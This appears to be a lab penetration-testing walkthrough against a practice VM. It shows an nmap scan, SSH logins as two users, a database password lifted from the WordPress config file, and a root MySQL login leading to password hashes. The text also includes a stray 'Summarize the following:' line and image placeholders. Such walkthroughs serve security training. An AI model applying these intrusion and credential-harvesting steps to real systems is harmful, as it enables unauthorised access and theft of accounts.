
- Nmap scan, port 80 http and port 22 SSH
- Achieved usernames and open ports



```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 20:18 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```



```
root@Kali:~# ssh -i -id_rsa michael@192.168.1.110
Warning: Identity file -id_rsa not accessible: No such file or directory.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```




```
root@Kali:~# ssh -i -id_rsa steven@192.168.1.110
Warning: Identity file -id_rsa not accessible: No such file or directory.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```


Exploitation: SSH remote access & mysql Database access

Summarize the following:


- with username of webserver we were able to access Michael account and take control via SSH and get the mysql username and password from php file
- this granted to the mysql username and password and leaded to Steven password hashes



```
root@Kali:~# ssh -i -id_rsa michael@192.168.1.110
Warning: Identity file -id_rsa not accessible: No such file or directory.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Aug  8 04:49:45 2020 from 192.168.1.90
michael@target1:~$ cd ../../var/www/
```



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```




```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> █
```

